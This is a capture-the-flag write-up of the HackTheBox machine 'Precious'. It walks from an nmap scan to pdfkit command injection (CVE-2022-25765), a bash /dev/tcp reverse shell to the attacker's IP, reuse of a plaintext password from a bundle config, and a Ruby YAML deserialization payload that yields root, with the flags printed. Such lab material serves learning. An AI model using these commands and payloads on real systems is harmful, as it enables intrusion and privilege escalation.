HackTheBox Writeup - Precious

#hackthebox #linux #nmap #gobuster #pdf #exiftool #pdfkit #CVE-2022-25765 #command-injection #Clear-Text-Credentials #sudo #ruby #deserialization #yaml

Precious is an Easy Difficulty Linux machine, that focuses on the `Ruby` language. It hosts a custom `Ruby` web application, using an outdated library, namely pdfkit, which is vulnerable to `CVE-2022-25765`, leading to an initial shell on the target machine. After a pivot using plaintext credentials that are found in a Gem repository `config` file, the box concludes with an insecure deserialization attack on a custom, outdated, `Ruby` script.

Recon

nmap

```
┌──(root㉿kali)-[~/precious]
└─# cat precious.nmap
# Nmap 7.93 scan initiated Fri Jan 13 23:12:59 2023 as: nmap -sV -sC -Pn -T4 -oA precious -p- -v precious.htb
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.20s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Convert Web Page to PDF
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-server-header:
```

```
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 13 23:15:20 2023 -- 1 IP address (1 host up) scanned in 141.67 seconds
```


Dir

Nothing Found

```
gobuster dir -u http://precious.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -e -k -r
```

User Flag

Web Page



Convert Web Page to PDF

Enter URL to fetch

Cannot load remote URL!

- It's using https://github.com/phusion/passenger as web&app server

Start http server

```
python3 -m http.server 80
```

Download PDF

Exiftool

```
┌──(root㉿kali)-[~/precious]
└─# exiftool ls2cy7jyjn83bzdv4vu065sk47x7qenx.pdf
ExifTool Version Number         : 12.52
File Name                       : ls2cy7jyjn83bzdv4vu065sk47x7qenx.pdf
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2023:01:13 23:38:53-05:00
File Access Date/Time           : 2023:01:13 23:38:53-05:00
File Inode Change Date/Time     : 2023:01:13 23:48:15-05:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```


- Generated by pdfkit v0.8.6

pdfkit RCE (CVE-2022-25765)

Search `pdfkit exploit` on google

https://github.com/LordRNA/CVE-2022-25765

Make Sure Exploit is working



```
┌──(root㉿kali)-[~/precious]
└─# python poc.py -u http://precious.htb -c "ping -c 3 10.10.14.10"
/usr/local/lib/python3.10/dist-packages/requests-2.20.0-py3.10.egg/requests/__init__.py:89: RequestsDependencyWa
pported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "

00:04:18.303121 IP 192.168.0.171 > 192.168.0.1: ICMP 192.168.0.171 udp port netbios-ns unreachable, length 86
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel

┌──(root㉿kali)-[~/precious]
└─# tcpdump icmp -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
00:04:34.082821 IP precious.htb > 10.10.14.10: ICMP echo request, id 10243, seq 1, length 64
00:04:34.082832 IP 10.10.14.10 > precious.htb: ICMP echo reply, id 10243, seq 1, length 64
00:04:35.084392 IP precious.htb > 10.10.14.10: ICMP echo request, id 10243, seq 2, length 64
00:04:35.084405 IP 10.10.14.10 > precious.htb: ICMP echo reply, id 10243, seq 2, length 64
00:04:36.085647 IP precious.htb > 10.10.14.10: ICMP echo request, id 10243, seq 3, length 64
00:04:36.085660 IP 10.10.14.10 > precious.htb: ICMP echo reply, id 10243, seq 3, length 64
00:04:47.922924 IP precious.htb > 10.10.14.10: ICMP echo request, id 24845, seq 1, length 64
00:04:47.922936 IP 10.10.14.10 > precious.htb: ICMP echo reply, id 24845, seq 1, length 64
00:04:48.924520 IP precious.htb > 10.10.14.10: ICMP echo request, id 24845, seq 2, length 64
00:04:48.924534 IP 10.10.14.10 > precious.htb: ICMP echo reply, id 24845, seq 2, length 64
```

Reverse Shell

```
┌──(root㉿kali)-[~/precious]
└─# python poc.py -u http://precious.htb -c "bash -c 'bash -i >& /dev/tcp/10.10.14.10/1111 0>&1'"
```

```
┌──(root㉿kali)-[~/precious]
└─# rlwrap nc -lvnp 1111 | tee -a nc.log
listening on [any] 1111 ...
```

```
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.189] 57140
ruby@precious:/var/www/pdfapp$
```

Ruby to Henry User

3 Users

```
cat /etc/passwd|grep sh$

root:x:0:0:root:/root:/bin/bash
henry:x:1000:1000:henry,,,:/home/henry:/bin/bash
ruby:x:1001:1001::/home/ruby:/bin/bash
```

Found Henry's password on `~/.bundle/config`

```
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~/.bundle$
```

```
ruby@precious:/var/www/pdfapp$ su - henry
su - henry
Password: Q3c1AqGHtoI0aXAYFH
ls -la
total 24
drwxr-xr-x 2 henry henry 4096 Oct 26 08:28 .
drwxr-xr-x 4 root  root  4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root  root     9 Sep 26 05:04 .bash_history -> /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26 04:40 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26 04:40 .bashrc
-rw-r--r-- 1 henry henry  807 Sep 26 04:40 .profile
-rw-r----- 1 root  henry   33 Jan 14 00:37 user.txt
```

```
cat user.txt
975967090dad946dd01c26aa8046c949
```

- 975967090dad946dd01c26aa8046c949

Root Flag

```
(remote) henry@precious:/home/henry$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

RB Script

```
(remote) henry@precious:/home/henry$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
```

```
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
```

`YAML.load` -> Deserialization Attack

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Ruby.md

dependencies.yml

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
```

```
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: /bin/bash -i
         method_id: :resolve
```

Use `/bin/bash -i` or `chmod +s /bin/bash` then run `/bin/bash -p`

```
(remote) henry@precious:/home/henry$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
root@precious:/home/henry# cd /root
root@precious:~# cat root.txt
e117c0c71070d10221de97bae79e1d4a
root@precious:~#
```

- e117c0c71070d10221de97bae79e1d4a